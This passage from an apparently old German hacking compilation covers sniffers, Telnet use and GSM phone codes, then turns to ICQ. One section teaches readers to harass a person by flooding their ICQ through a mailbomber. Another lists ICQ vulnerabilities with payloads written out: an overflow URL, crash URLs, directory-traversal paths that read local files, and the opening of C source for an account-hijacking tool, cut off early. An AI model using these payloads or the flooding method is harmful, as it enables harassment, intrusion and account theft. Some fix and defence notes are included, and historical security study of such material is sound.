aber auch genügt. Allerdings kann man mit einem Sniffer auch an andere wichtige Informationen kommen, doch dazu braucht man schon eine große Festplattenkapazität! Jetzt stellt sich aber die Frage, wie man sich gegen Sniffer wehren kann. Die Antwort ist simpel und schlecht zugleich. Man kann einerseits versuchen Snifer zu finden, was man ohne Grund aber wohl kaum macht oder man kann seine Daten geziehlt gegen Sniffer schützen. Wichtig ist, die Daten immer verschlüsselt zu versenden! So hat man nicht viel davon, es sei denn, dass sie dermaßen schlecht verschlüsselt sind, doch das sollte eigentlich nicht vorkommen! Es gibt aber auch ein paar Programme, die Sniffer auspüren können. Dennoch ist die Gefahr, die von Sniffern ausgeht sehr hoch! Richtig dagegen sichern kann sich wohl keiner, doch mit einer guten Verschlüsselung der Daten ist schon mal einiges getan!

Telnet:

Was ist eigentlich Telnet:
Telnet ist eine Funktion, die es erlaubt über das Internet (oder ein Netzwerk) auf einem UNIX-Rechner zu arbeiten. Dabei werden die Daten der Tastatureingabe und der Bildschirmausgabe jeweils von dem Rechner an dem man physikalisch arbeitet (local host) zu dem entfernten Rechner auf den man zugreift (remote host) und andersherum übertragen.
Da die Übertragung tastenweise bzw. zeichenweise erfolgt, kann es bei einer sehr langsamen Internet-Verbindung schon einmal vorkommen, daß man die Befehle, die man eingegeben hat, erst nach einer Minute auf dem Bildschirm sieht. Bei einer guten Verbindung werden Sie jedoch keine zeitliche Verzögerung feststellen. Sie können mit dem Rechner (z.B. dem Übungsrechner brunello.tsm.musin.de) so arbeiten, als würden Sie direkt davor sitzen.

Wie kann ich mich einloggen:
Alles was Sie dafür brauchen ist ein Telnet-Client (Telnet-Programm), welches eigentlich jedem Betriebssystem beiliegt. Suchen Sie auf Ihrer Festplatte einfach nach telnet und starten Sie das Programm. Sie haben jetzt entweder über ein Pulldown-Menü die Möglichkeit eine Verbindung zu einem Rechner herzustellen, dazu müssen Sie bei remote host den gewünschten Rechner angeben (z.B. brunello.tsm.musin.de). Oder ihr telnet-Programm ist nur textbasiert, dann können Sie mit dem Befehl open brunello.tsm.musin.de eine Verbindung zu dem Rechner aufbauen.

Wenn die Darstellung nicht korrekt läuft, dann überprüfen Sie die Terminal-Emulation. Sie muß auf VT 100 stehen.
Was folgt, ist eine ganz normale Anmelderoutine mit Login (hier geben Sie Ihren User ein) und Passwortabfrage (diese erfolgt verdeckt, also auf dem Bildschirm unsichtbar). Ausloggen können Sie sich mit dem Befehl exit.

Wenn es nicht so richtig funktioniert:
Je nachdem wie gut die Telnet-Software ist, die Sie verwenden, werden alle Tastaturfunktionen auch korrekt übertragen.
Am unangenehmsten ist es, wenn die Backspace-Taste nur kryptische Zeichenfolgen ausgibt, anstatt das letzte eingegebene Zeichen zu löschen. Häufig hilft es, wenn man die Tastenkombination Strg + Backspace verwendet. Die Tastaturfunktionen lassen sich bei den meisten Programmen in den Einstellungen auch genauer definieren. Wenn die Internet-Verbindung schlecht ist (sie geht ja manchmal über mehr als 20 Rechner), kann es sein, daß die gedrückten Tasten erst nach einer ganzen Weile auf dem Bildschirm erscheinen. Die eingegebenen Befehle gehen zwar eigentlich nie verloren, aber gerade beim Editieren eines Textes kann diese Zeitverzögerung sehr lästig werden. Als Lösung gibt es zwei Möglichkeiten: erstens, Sie loggen sich zu einem anderen Zeitpunkt ein (ab 20:00 Uhr ist das Internet im allg. schnell genug); zweitens, Sie wählen sich per Modem direkt in brunello ein. Letzteres wird genauer in Modul 2 (Remote Login) beschrieben.

Diverse GSM Codes:

Wer die eine oder andere Einstellung seines Handys ändern möchte, aber keine Lust hat, minutenlang in den Menü-Abgründen herumzusuchen, findet hier die passenden Divert-Codes oder auch MMI-Sequenzen genannt (man-machine-interface). Diese sind im GSM-Standard vorgesehen und müßten deshalb in allen deutschen Netzen (D1, D2, E-plus und E2) funktionieren. Vorausgesetzt, der Netzbetreiber hat das jeweilige Feature überhaupt schon freigeschaltet. Nach dem Eingeben eines jeden Befehls muß die Senden-Taste gedrückt werden, als wäre es eine ganz normale Telefonnummer. Jeder Code besteht aus einem Anfangscode, gefolgt von dem eingentlichen Befehlscode, evtl. einem oder mehreren Argumenten und einer # als Endkennung des Befehls. Code-Einleitung
Code Funktion Anmerkung
** oder * einschalten * = "activate",
** = "register"
oder # ausschalten # = "deactivate",
= "deregister"
*# abfragen ("inquire/status")
Befehlscodes
Code Funktion Anmerkung
ein/aktiv aus abfragen
002 alle Umleitungen ##002#
004 alle bedingten Umleitungen (besetzt,nicht erreichbar, Nichtannahme) ##004#
03 Paßwort für Sperren ändern **03*330*altes PW*neues PW*neues PW#
04 PIN ändern **04*alte Pin*neue Pin*neue Pin#
042 zweite PIN ändern **042*alte Pin2*neue Pin2*neue Pin2#
PhaseII-Merkmal, benötigt auch PhaseII-SIM
05 PIN mittels PUK neu setzen **05*PUK*neue Pin*neue Pin#
052 zweite PIN mittels PUK neu setzen **052*PUK*neue Pin2*neue Pin2#
PhaseII-Merkmal, benötigt auch PhaseII-SIM
06 Gerätenummer IMEI (International Mobile Equipment Identifier) *#06#
Gerätebefehl!
21 Umleiten aller Rufe
[Hinweis: Hier besteht ein Unterschied zwischen De-)Aktivierung (** bzw. ##) und (De-)Registrierung (* bzw. #). ** registriert und aktiviert die

Umleitung, die dann einfach per #21# deaktiviert bzw. mit *21# reaktiviert werden kann.] **21*Rufnummer# (ein und aktiv)
*21# (aktiv) ##21# (aus)
#21# (inaktiv) *#21#
Einschalten der alten Umleitung: **21#
(selten implementiert)
eigene Mailbox aus (Eplus): **21*eigeneNummer0#
30 (calling line identification presentation, CLIP):
Will ich als Angerufener die Nummer des Anrufers angezeigt bekommen? *30#
#30# *#30#
Nummer ausnahmsweise nicht anzeigen:
*#30#Rufnummer#
31 (calling line identification restriction, CLIR):
Will ich als Anrufer, daß der Angerufene meine Nummer angezeigt bekommt?
*31# #31# *#31#
Nummer für einen Anruf übermitteln / nicht übermitteln:
*#31#Rufnummer# bzw. #31#Rufnummer#
benötigt "SO-CLIR"-Berechtigung
33 Sperren abgehender Gespräche **33*PW# #33*PW# *#33#
330 alle Anrufsperren (abgehend und ankommend) **330*PW# #330*PW# *#330#
331 Sperren abgehender Auslandsgespräche **331*PW# #331*PW# *#331#
332 Sperren abgehender Auslandsgespräche mit Ausnahme von Gesprächen ans eigene Netz **332*PW# #332*PW# *#332#
333 Sperren aller abgehender Gespräche **333*PW# #333*PW# *#333#
selten implementiert
35 Sperren ankommender Anrufe **35*PW# #35*PW# *#35#
351 Sperren ankommender Anrufe bei Aufenthalt in anderen Netzen (= bei Auslandsaufenthalten) **351*PW# #351*PW# *#351#
353 Sperren aller ankommender Gespräche **353*PW# #353*PW# *#353#
selten implementiert
43 Anklopfen *43# #43# *#43#
benötigt "call waiting"-Berechtigung
Folgende Sequenzen sind bei laufendem Gespräch möglich:
0 [SEND] Gehaltenen Anruf beenden oder anklopfenden Anrufer abweisen
1 [SEND] Laufender Anruf beenden UND anklopfender oder wartenden Anruf übernehmen
1X [SEND] Gezielt den Anruf X beenden (auch bei Konferenz). (Beispiel: Anruf Nr. 3 beenden: 13 [SEND])
2 [SEND] Aktiven Anruf parken UND neuen oder wartenden Anrufer holen
2X [SEND] Gezielten den Anruf X parken und neuen Anruf starten (Beispiel: Anruf Nr. 4 parken: 24 [SEND])
3 [SEND] Gehaltenen Anruf in laufende Unterhaltung einzubinden (zur Konferenz dazuholen)
XXX [SEND] Neues Gesräch beginnen und laufendes Gespräch parken (XXX ist die gewünschte Rufnummer)
[END] Alle Anrufer (außer anklopfender Anruf) beenden
Wichtiger Hinweis: Die Konferenz-Funktionen (mehr als 2 Gesprächsteilnehmer auf einmal) werden nicht in allen Netzen oder Verträgen angeboten!
Es sind teilweise erhebliche Aufpreise zu erwarten.
61 nichtangenommene Anrufe umleiten
[siehe Hinweis bei 21] **61*Rufnummer# (ein und aktiv)
*61# (aktiv) ##61# (aus)
#61# (inaktiv) *#61#
Umleitung auf Mailbox aus: **61*eigeneNummer0#
62 Umleiten, wenn nicht erreichbar
[siehe Hinweis bei 21] **62*Rufnummer# (ein und aktiv)
*62# (aktiv) ##62# (aus)
#62# (inaktiv) *#62#
Einschalten der alten Umleitung: **62#
(selten implementiert)
Umleitung auf Mailbox aus: **62*eigeneNummer0#
67 Umleiten, wenn Anschluß besetzt
[siehe Hinweis bei 21] **67*Rufnummer# (ein und aktiv)

*67# (aktiv) ##67# (aus)
#67# (inaktiv) *#67#
Einschalten der alten Umleitung: **67#
(selten implementiert)
Umleitung auf Mailbox aus: **67*eigeneNummer0#
76 (connected line identification presentation, COLP):
Will ich als Anrufer sehen, unter welcher Nummer ich den Angerufenen erreicht habe?
(N.B.: Es gibt ja Rufumleitungen...) *76# #76# *#76#
77 (connected line identification restriction, COLR):
Will ich als Angerufener, daß der Anrufer sieht, unter welcher Nummer er mich erreicht hat?
(N.B.: Auch ich selber kann Rufumleitungen geschaltet haben!) *77# #77# *#77# Tip:Die Codesequenzen lassen sich oftmals auch sinnvoll kombinieren. Wer beispielsweise im Urlaub seine Ruhe haben und auch vermeiden will, daß ihm unter chronischer Telefonitis leidende Zeitgenossen die Mailbox vollquasseln, der schaltet sie einfach für "Nichterreichbarkeit" und "keine Rufannahme" ab (also per **62*eigeneNummer0# und **61*eigeneNummer0#)
N.B.: Im Gegensatz zur **21*eigeneNummer0# kommt der Anruf immer noch "durch", d.h.: Es klingelt und man kann anhand der angezeigten Nummer entscheiden, ob man ihn ausnahmsweise annimmt oder nicht. Im letzteren Fall ertönt nach dem 5.Klingelzeichen ein Besetztzeichen. Tip:Häufig gebrauchte Codesequenzen kann und sollte man sich im Nummernspeicher des Handys ablegen, wenn das Mobiltelefon über Kurzwahltasten verfügt, um so besser!
Zukünftig wird man mittels der folgenden Dienstekennungen einzelne Gesprächsarten selektiv beeinflussen können. Dazu wird die entsprechende Dienstekennung vor das abschließende # in den MMI-Befehl eingefügt. Beispielsweise würde die Sequenz **21*Rufnummer*13# alle Faxe (und nur diese!) an die genannte Rufnummer umleiten. Dienstkennungen
10 alle Teledienste
11 Sprachdienste
12 Datendienste
13 Fax
14 Datex-J
15 Teletex
16 Kurzmitteilungen (SMS)
18 alle Datendienste außer Kurzmitteilungen
19 alle Teledienste außer Kurzmitteilungen
20 alle Dienste
21 alle Asynchrondienste
22 alle Synchrondienste
23 3,1kHz-Mobilfunkdienste
24 synchrone Punkt-zu-Punktverbindungen inkl. PADs
25 asynchrone Punkt-zu-Punktverbindungen inkl. PADs
26 Datenpaketvermittlunginkl. PADs
27 Dienste mit PAD-Beteiligung
29 Digitalübertragung mit 12kbps Auch für SMS gibt es Kennungen für eventuelle Umsetzungen durch Gateways. Meines Wissens nach sind die Gateways noch nicht in Betrieb. Kennungen für SMS
0 Standard-SMS
33 Telex / Teletex
34 Fax Gruppe 3
35 Fax Gruppe 4
36 Sprachumsetzung
37 Ermes
38 Paging
49 X.400 (E-Mail) Viele Mobiltelfone sind inzwischen in der Lage, SMS-Broadcast-Nachrichten zu empfangen. Hierbei handelt es sich um SMS an alle Mobiltelefone in der jeweiligen Funkzelle. Mannesmann Mobilfunk (D2) benutzt z. B. die Kanäle 50 und 100 zur Übertragung der Vorwahlbereiche für Best City Special. Kennungen der SMS-CB-Kanäle
000 Index
010 Aktuelles

020 Krankenhäuser
022 Ärzte
024 Apotheken-Dienste
030 Verkehr überregional
032 Verkehr regional
034 Taxi
040 Wetter
050 Funkzellen-Infos
052 Netzwerk Informationen
054 Netzbetreiber Infos
056 Nationale Angelegenheiten
057 Internationale Angelegenheiten
058 Nationaler Kundendienst
059 Internationaler Kundendienst

E-Mail Bomber als ICQ Bomber:

In der heutigen Hacking Lesson wird euch gezeigt, wie man mit lästigen ICQ Usern umgeht, indem man seinen einfachen Mailbomber in einen ICQ Message Bomber verwandelt. Stell dir vor, dass dir jemand den du über ICQ kennst, dir ziemlich auf den Sack geht. Was tun wir also??? Wie wäre es wenn du ihn einfach ein bisschen ärgerst indem du ihm ein "paar" Messages schickst. Solltest du es versuchen manuell zu tun, musst du eine Menge Zeit in diese Aktion investieren. Es gibt aber auch eine elegantere Methode, indem du einfach deinen Mailbomber etwas umfunktionierst. Du nutzt deinen Mailbomber sozusagen als ICQ Bomber. Alles was du hierfür brauchst ist ein ICQ Opfer (dessen ICQ UIN du kennen musst) und einen Mailbomber (gehört in jede Sammlung). Trage in deinen Mailbomber als E-Mailadresse deines Opfers einfach ein: ICQUIN@pager.mirabilis.com wobei die ICQUIN die ICQ Nummer deines Opfers ist. Nun stellst du noch die Anzahl der Messages ein, die er bekommen sollst und überlässt nun deinem Bomber die Arbeit, die er auch prompt erledigen wird. So, das hätten wir. Nun aber zu dem umgekehrten Fall: Du wirst Opfer einer solchen ICQ Attacke. Was zu tun ist??? Eine ganz einfache Sache: Starte dein ICQ und übernimm folgende Einstellungen: * ICQ * Security & Privacy * Do not accept EmailExpress Messages und, war das nicht einfach??? Ich finde, das man auf diese Weise ganz einfach Leute derart mit ihren Nachrichten beschäftigen kann, so dass sie einen in Ruhe lassen ;-)

Sicherheit-, Sicherheitslöcher von ICQ:

Einführung

ICQ (Ausgesprochen "I seek you") konnte sich aufgrund seines hohen Komforts und stetig wachsenden Funktionsumfang als das meistgenutzte Chat-System, neben iRC, des Internets durchsetzen; und es wurde deshalb auf die verschiedensten Betriebsystem-Plattformen portiert: Es finden sich neben dem oft gesehenen Windows-Client auch Clients für Windows NT, Windows CE, Linux, MacOS, BeOS, FreeBSD und sogar Solaris. Für Windows empfiehlt sich eindeutig das Nutzen des neuesten offiziellen Clients von Mirabilis - zur Zeit ICQ 2000a Beta -, da jener den besten Komfort bietet und mit allen anderen Clients kompatibel ist. Für Unix-Derivate wurde von Mirabilis offiziell ein Java-Client herausgegeben, der jedoch niemals an die Bedienerfreundlichkeit anderer erhältlicher Clients herankommt. Für Linux gibt es neben den grafischen Clients für die Oberfläche X auch diverse Programme für die Kommandozeile. Mein absoluter Favourit ist zICQ, der zwar einige Einbussen in Punkto Funktionsumfang machen muss, dafür stabil und schnell läuft. Es ist mir dadurch sogar möglich ICQ portabel auf meinem Handy (NOKIA 9110) zu nutzen: Ich wähle mich bequem unterwegs per Telnet auf meinem Linux-Server ein, um danach den Konsolen-Client in Anspruch zu nehmen.

Jeder Nutzer des ICQ-Dienstes erhält bei seinem Eintritt in die Community eine eindeutige Nummer, die UIN (Universal Identifier Number) genannt wird. Diese Nummer ist mit der eigenen IP-Adresse oder Telefon-Nummer vergleichbar, da sich dadurch andere User finden und identifizieren lassen. Die Nummern werden additionell 1 vergeben. Das heisst, dass wenn ich bei meiner Registrierung die Nummer 10742206 erhalten habe, der kommende automatisch die nächst höhere bekommen wird; also die UIN 10742207. Mitlerweile existieren bald 70000000 Nummern, und wer sich noch mit einer 7- oder gar 6-stelligen UIN brüsten darf, kann sich ohne weiteres zu den alten Hasen zählen. Die 5-stelligen UINs werden nur ICQ-Mitarbeitern vergeben, und werden daher auch von Mirabilis selber verwaltet.

Möchte man jemanden finden, lassen sich mit der Eingabe des vollständigen Namens, E-Mail-Adresse oder UIN in das "elektronische Telefonbuch" von ICQ den Nutzer einfach aufspüren. Es gibt auch die offiziellen weissen Seiten, bei denen sich Benutzer des Dienstes in Listen eintragen lassen, die sich einem speziellen Thema widmen.

Auf der sogenannten Kontakt-Liste sind alle User eingetragen, mit denen man regelmässig in Kontakt steht. Auf jener Liste wird stets aktuell ersichtlich, wer gerade online ist oder den PC für einen kurzen Augenblick verlassen hat. Nun ist es möglich mit wenigen Maus-Klicks oder Tasten-Kombinationen einem ICQ-Nutzer in der eigenen Contact-List eine Message zukommen zu lassen. Auch sind längere Chat-Sessions möglich, bei denen ganz im Stile von iRC auch mehrere Anwender beiwohnen können. Im Laufe der Zeit hat sich ICQ zu einer wahren Kommunikations-Schaltzentrale entwickelt, da nun bei den neueren (Windows-)Clients auch das Verschicken multimedialer Nachrichten möglich wird, oder mittels Plug-Ins Voice-over-IP genutzt werden kann.

Es ist möglich den eigenen Status zu verändern, wobei auf der Kontaktliste des Gegenübers automatisch der neue Status angezeigt wird. Die gängigen Zustände reichen von "online" über "away" bis hin zu "do not disturb". Möchte man nicht öffentlich zugeben, dass man mittels Internet-Zugang zur Zeit im ICQ erreichbar ist, ändert man den eigenen Status in "invisible", wobei nur noch Auserwählte einem als "online" in der Kontakt-Liste registrieren können.

Kurz vor dem Erscheinen der Test-Version von ICQ 2000 machte ein neues Add-On zu ICQ die Runde: Die sogenannte ActiveList. Dadurch wird die Usenet-ähnliche Zusammenhaltung einer Diskussion möglich. Der Moderator muss als erstes die Server-Software auf dem heimischen PC installieren und die neu erstellte Liste im Internet anmelden. Ab da an können Interessierte dieser Community beitreten, um einem zuvor spezifizierten Thema in Form einer Diskussion beizuwohnen. Diese Form der Unterhaltung konnte sich (leider) nicht wirklich durchsetzen, da zu wenige ActiveList-Moderatoren Standleitungen besitzen, und das Nutzen dieses Zusatzdienstes somit nur temporär möglich ist.

ICQ heimste sich in den letzten Monaten einiges an Unstimmigkeit der Nutzer ein, da oft mögliche Hack-Versuche auf Sicherheitslücken von ICQ abgeschoben werden. ICQ alleine ist jedoch selten für Angriffe als Ausgangslage nutzbar, obwohl Remote-Bufferoverflows und DoS-Attacken bekannt sind. Die grösste Gefahr besteht bei einigen Clients, dass einem potentiellen Angreifer zu viele Informationen über das vermeindliche Zielsystem mitgeteilt wird: Neben der aktuellen IP-Adresse werden oft auch private Informationen wie die Anschrift oder Telefonnummer in den Details bekanntgegeben. Auch finden sich zahlreiche War-Tools im Internet, mit denen sich Benutzer mit hunderten von Nachrichten überfluten lassen. Die Ports, die ICQ-Clients standartmässig öffnen ermöglichen nur in den seltensten Konfigurationen direkte Angriffe - Viel mehr finden UIN-Übernahmen bei durch die NETBIOS-Freigabe falsch konfigurierte Systeme statt.

Die Sicherheit:

Für paranoide Zeitgenossen bietet das kleine Chat-Tool von Mirabilis vor der Version 2000 schon von Hause aus einige Möglichkeiten, seine eigene IP zu verstecken, oder eine andere vorzutäuschen, wobei man jedoch beim Vortäuschen keine Macht darüber hat, sich eine auszuwählen. Beim Vortäuschen einer IP ist man jedoch noch immer unter der richtigen IP-Adresse erreichbar, was also keinen 100%igen Schutz bieten kann. Als erstes öffnet man sein ICQ, und klickt auf den ICQ-Knopf, welcher sich unten rechts befindet. Nach dem Öffnen der man kann schalten und walten, wie man will: Bei "Chance ContactList Authorisation" ist es möglich anzugeben, dass jeder ICQ-User, der einem in seine Contact-List aufnehmen möchte, zuerst um Erlaubnis fragen muss. Selektiert man "my authorisation is required", wird diese Funktion aktiv.

Ist das Kästchen bei "IP Publishing" aktiviert, ist die eigene IP-Adresse ohne fremde Hilfsmittel mittels ICQ nicht herausfindbar. Das eröffentlichen der eigenen IP-Adresse mittels ICQ wird so unterdrückt. Doch dies schützt keineswegs 100%ig vor Attacken!

Die Sicherheitslücken

- Buffer-Overflow durch korrupte URL

Dieser Angriff wurde erfolgreich auf der finalen Beta-Version von Windows 2000 getestet: Durch das verschicken der korrupten URL
"http://www.yahoo.com/sites.asp?
^Ð^
Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð
^Ð^
Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð
^Ð^
Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð
^Ð^
Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð

^Ð^
Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð
^Ð^
Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð
^Ð^
Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð
^Ð^
Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð
^Ð^
Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð^Ð!!!!
·P!^Ð^Ð^Ð^Ð^Ð^Ð^Ð" kann auf einem Ziel-System, dass ICQ 99b 1.1.1.1 am Laufen hat, Maschinencode ausgeführt werden, um zum Beispiel eine Eingabeaufforderung zu öffnen, ein trojanisches Pferd zu starten oder die gesamte Festplatte zu formatieren.

Der Maschinen-Code wird sofort ausgeführt, sobald der User zur besagten URL mittels Klick browsen möchte.

Einige elementare Zeichen sind in der besagten URL nicht erlaubt, was ein nützlicher Angriff ziemlich erschwert: Dazu gehören "," und die beiden "[", OpCode 2C und 01.

Eine einfache Lösung besteht in einer erhöhten Alarmbereitschaft und sensibilisierung der Anwender, sobald URLs per ICQ erhalten werden, die man nicht "gut" kennt. Eine weitaus sicherere Lösung ist in den Einstellungen automatisch alle URL-Zusendungen verwerfen zu lassen.

Fehler im Client-to-Client-Protokoll

Dieser Text bezieht sich auf ein Ähnliches Problem, wie das beschrieben zu "Sniffing bei Authentifizierung beim ICQ-Server". Seth McGann fand heraus, dass das eingesetzt Client-to-Client-Protokoll von ICQ im gleichen Masse keine genaue Authentifizierung vornimmt, wodurch Nachrichten und Chat-Request vorgetäuscht und korrupte Dateien im namen anderen verschickt werden können. Auch stürzt in gewissen Fällen der ICQ-Client ab, und reisst zugleich das gesamte Windows-System mit.

Auch finden sich zur Kommunikation zwischen zwei Clients keine Vorrichtungen zum Schutze vor Flood-Attacken und Packet-Relaying ist auch erlaubt. Einige 1'000 Messages an einen Pentium mit 166 MHz vermögen das System komplett auszulasten. Der einzige sicherheitsrelevante Vorteil dieses Protokolls besteht in der stets wechselnden Port-Wahl bei jeder Session: Es werden die Ports rund um 1024 bis 2000 verwendet.

DoS-Attacke mittels persönlicher Homepage

Selektiert man im ICQ die Option "Activate my home page", fungiert die eigene Maschine als Web-Serverm der ganz regulär auf dem Standart-Port für HTTP angesprochen werden kann. Gleichzeitig öffnet sich auch die Funktion, dass das heimische System als File-Server fungieren kann, wobei das Verzeichnis "Program files\icq\homepage\root\uin\files" automatisch alle darin befindlichen Daten für externe Anwender abrufbar macht. Gleichzeitig werden noch andere interaktive Gimmicks, wie zum Beispiel Gästebuch und Chat-System, freigeschaltet.

Flaming Dog publizierte eine Sicherheitslücke unter Windows 95 mit ICQ 99a build #1700, die es entfernten Benutzern erlaubt eine DoS-Attacke gegen zu starten. Es wird vermutet, dass alle älteren 99er-Versionen gegen diese Attacken verwundbar sind.

Die persönliche ICQ-Homepage eines Nutzers wird mit der Eingabe der IP-Adresse im Web-Browser angezeigt. Wird nun nach dem abtrennenden Slash im Browser von Netscape etwa 300 Punkte angefügt, so stürzt der ICQ-Client auf dem Ziel-System ab. Den gleichen effekt kann man bei bei http://members.icq.com erzielen:
http://205.188.147.53/.....und so weiter..../
ICQ99 build #1800 ist gegen diese Attacke gefeilt, und nicht mehr verwundbar.

Ronald A. Jarrell fand zusätzlich heraus, dass bei einem System, dass jenen Service mit ICQ 99a build 1700 v2.13 zur Verfügung stellt, der ICQ-Client und Web-Server-Teil abgestürzt werden lassen kann. Dazu muss einfach eine Telnet-Sitzung auf Port 80 zum Zielsystem aufgebaut und irgendwelchen Müll eingegeben werden: "quit<cr>" würde in diesem Fall schon reichen, um den Windows-Clienten in die Knie zu zwingen. Mit der Eingabe von "GET .....und so weiter" kann der Web-Server-Teil heruntergerissen werden. Die DoS-Attacken gegen den Web-Server funktioniert auf Windows NT-Maschinen, jedoch nicht bei Windows 95. Wie sich Windows 98 und Windows 2000 verhält, ist nicht genau klar.

DoS-Attacke mittels guestbook.cgi

Wurde die "My ICQ Page"-Funktionalität aktiviert, verwandelt sich der heimische PC neben einem Web-Server auch in in einen File-Server. Hinzu wird auch noch ein CGI-basierendes Gästebuch aktiviert. Daten, die in dieses Guestbook eingetragen werden, werden von der Datei guestbook.cgi verwaltet. Philip Stoev gab bekannt, dass dieses CGI-Script eine Verwundbarkeit beinhaltet, die zu einer Remote-DoS-Attacke genutzt werden kann, um den ICQ-Clienten des Opfers abstürzen zu lassen.

Von dieser Attacke betroffen ist ICQ Version 99b Beta v3.19 Build #2569. Möchte ein User durch die Eingabe von "http://icqstation.example.com/guestbook.cgi" im eigenen Web-Browser auf das Script zugreifen, erhält er eine Serverseitige Meldung, die ihm den Zugriff untersagt. Gibt er jedoch die gleiche URL nocheinmals ein, gefolgt von einem Fragezeichen am Schluss ("http://icqstation.example.com/guestbook.cgi?"), stürzt der ICQ-Client beim Ziel-System ab.

File-Sharing von ICQ

elektiert man im ICQ die Option "Activate my home page", fungiert die eigene Maschine als Web-Serverm der ganz regulär auf dem Standart-Port für HTTP angesprochen werden kann. Gleichzeitig öffnet sich auch die Funktion, dass das heimische System als File-Server fungieren kann, wobei das Verzeichnis "Program files\icq\homepage\root\uin\files" automatisch alle darin befindlichen Daten für externe Anwender abrufbar macht. Gleichzeitig werden noch andere interaktive Gimmicks, wie zum Beispiel Gästebuch und Chat-System, freigeschaltet.

Ist der Web-Server aktiviert, kann jeder User alle Daten auf der lokalen Festplatte einsehen, wie Jan Vogelsang herausfand. Dazu nötig ist ein simpler Web-Browser, mit welchem man durch die Eingabe von "http://members.icq.com/<ICQ-UIN>/" direkt auf den privaten Computer per HTTP-Port 80 zugreift. Ein solcher Zugriff führt die lokalen Daten in "/ICQ99/Homepage/<ICQ-UIN>/personal/" zu Tage.

Ein Besucher kann nun ganz einfach mittels Punkten die Verzeichnisse "heraushüpfen", um jeweils eine Hierarchie-Stufe höher im Verzeichnis-System vorzudringen. Die Eingabe von "http://<IP-Adresse>/...../passwd.html" würde ihm nun den Inhalt der Datei passwd.html im ICQ99-Verzeichnis anzeigen. Zwar wird die ganze Harddisk dadurch ersichtlich, jedoch können eigentlich nur HTML-Dokumente angezeigt werden.

Durch einen weiteren Trick werden jedoch auch Nicht-HTML-Dateien angezeigt. Die Eingabe von "http://<IP-Adresse>/........ ...../autoexec.bat" in den Web-Browser wird die Datei nicht anzeigen lassen. Hingegen bei der Angabe von "http://<IP-Adresse>/.html/............/autoexec.bat" wird die Datei ganz normal ersichtlich. Diese Angriffs-Form wurde bei ICQ99 Build 1700 und 1547 erfolgreich getestet, und funktioniert unter Windows 9X und Windows NT.

Mirabilis fixte den Bug in der darauf folgenden Version Build 1800, das offiziell unter http://www.icq.com/download/ heruntergeladen werden kann.

ICQ-Hijack

Ein Hacker namens Wumpus entwickelte in C einen ICQ-Hijacker, der Sicherheitslücken des eingesetzten Protokolls geschickt ausnutzt, um einen Account zu stehlen. Ist ein User mit seinem Win32- oder Java-Client eingeloggt, kann das Passwort dieses Accounts geändert werden, ohne das ursprüngliche Passwort zu kennen.

Dieser nun folgende Quelltext wurde erfolgreich gegen die Versionen 1.22 bis 1.26 getestet.

```
/*
        ICQ Hijaak
        Version 1C
        Author:
          wumpus@innocent.com
        Copyright (c) 1998
          Wolvesbane
        By downloading or
          compiling this  program, you agree to the terms
        of this license. If
          you do  not agree with any of these  terms you
        MUST
          delete  this  program  immediately  from
          all  storage areas
        (including browser
          caches).
        (A) You
          agree  not  to  use  this  program in any way
          that would

          constitute  a  violate  of  any
          applicable  laws.   This may

          included federal  laws if  you live  in the
          United States and

          similar laws regarding computer security in other countries.
        (B) You
          agree  to  hold  the  authors (referred to
          collective as

          Wolvesbane) harmless in  any damages that  result due
          to your

          possession or use of this software.
        (C)
          Wolvesbane  does not  claim that  this program
          implements any
```

```
      functions.  As the saying goes, "You get what you pay for." --

      And you didn't pay anything for this.
    (D) This software
      is FREE  for _NON-COMMERCIAL_ use.  You  may not

      use this program for any commercial use (or any other activity

      which makes you  money with the  assistance of this program).

      The author is not interested in commercial use of this program

      (and cannot think of what commercial use would consist of).
    (E) This program
      was  created using Linux with  IP-Masquerading to

      run the ICQ program  unmodified and without any dissassembly.

      The  testing  was  done  with
      volunteers,  and  with a second

      computer  logged  into  the  ICQ
      network.   No ICQ users were

      harmed in the creation or testing of this program.
    (F) This copyright
      applies only to the code written by Wolvesbane,

      and not to anything included under Fair Use.
    (G) Please note
      that if you use ANY sections of this code in your

      work,  (which   I  expressly
      allow   as   long  as
      it  is

      NON-COMMERCIAL), you are obligated  to give me some  credit in

      your  comments  (if  it  is  a
      source  file  ) or in a string

      constant if it is a binary file.  If you do not wish to do so,

      you may NOT include ANY portion of this file in your own work.
*/
#include <arpa/inet.h>
#include <netdb.h>
#include <netinet/in.h>
#include <stdarg.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include
      <sys/socket.h>        /* for
      AF_INET */
#include
      <sys/time.h>
#include
      <sys/types.h>
#include
      <unistd.h>
int MultiResolve(
      char * hostname,

      int * addr_count,

      struct in_addr ** addresses );
enum {
      FAILURE = -1, SUCCESS = 0 };
/*=========================================================================*/
typedef unsigned short
      int      u16;

      typedef unsigned long int
      u32;
typedef unsigned
      char
```

```
      u8;
/*=========================================================================*/
 #define byte(v,o) (*((u8
      *)(&(v))+(o)))
 #define word(v,o)
      (*((u16 *)((unsigned char *)(&(v))+(o)) ))
 #define dword(v,o) (*((u32 *)((unsigned
      char *)(&(v))+(o)) ))
 unsigned
      char icq_check_data[256] = {

      0x0a, 0x5b, 0x31, 0x5d, 0x20, 0x59, 0x6f, 0x75,

      0x20, 0x63, 0x61, 0x6e, 0x20, 0x6d, 0x6f, 0x64,

